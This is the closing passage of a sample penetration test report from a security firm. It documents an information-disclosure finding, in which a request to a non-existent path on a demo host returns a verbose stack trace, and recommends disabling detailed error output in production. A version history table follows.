
Evidence

The URL below was used to trigger an error by requesting a non-existent path:

Request

http://demo-report.hacklantic.com:3000/rest/doesnotexist

As highlighted below, the request triggered an Internal Server Error, exposing a detailed stack trace and internal application paths.



Verbose Error Message – Stack Trace Returned



Recommendations

Review and disable verbose error reporting and stack traces in the production environment, ensuring that detailed debugging information is only available to authorised developers through secure logging mechanisms.



6. Document Control

The table below records the version history of this report.

Version	Date	Author	Description
1.0	15 October 2026	Karolis Narvilas	Sample Report
0.1	08 October 2026	Karolis Narvilas	First Draft



End of Report

hacklantic

Offensive Security & Penetration Testing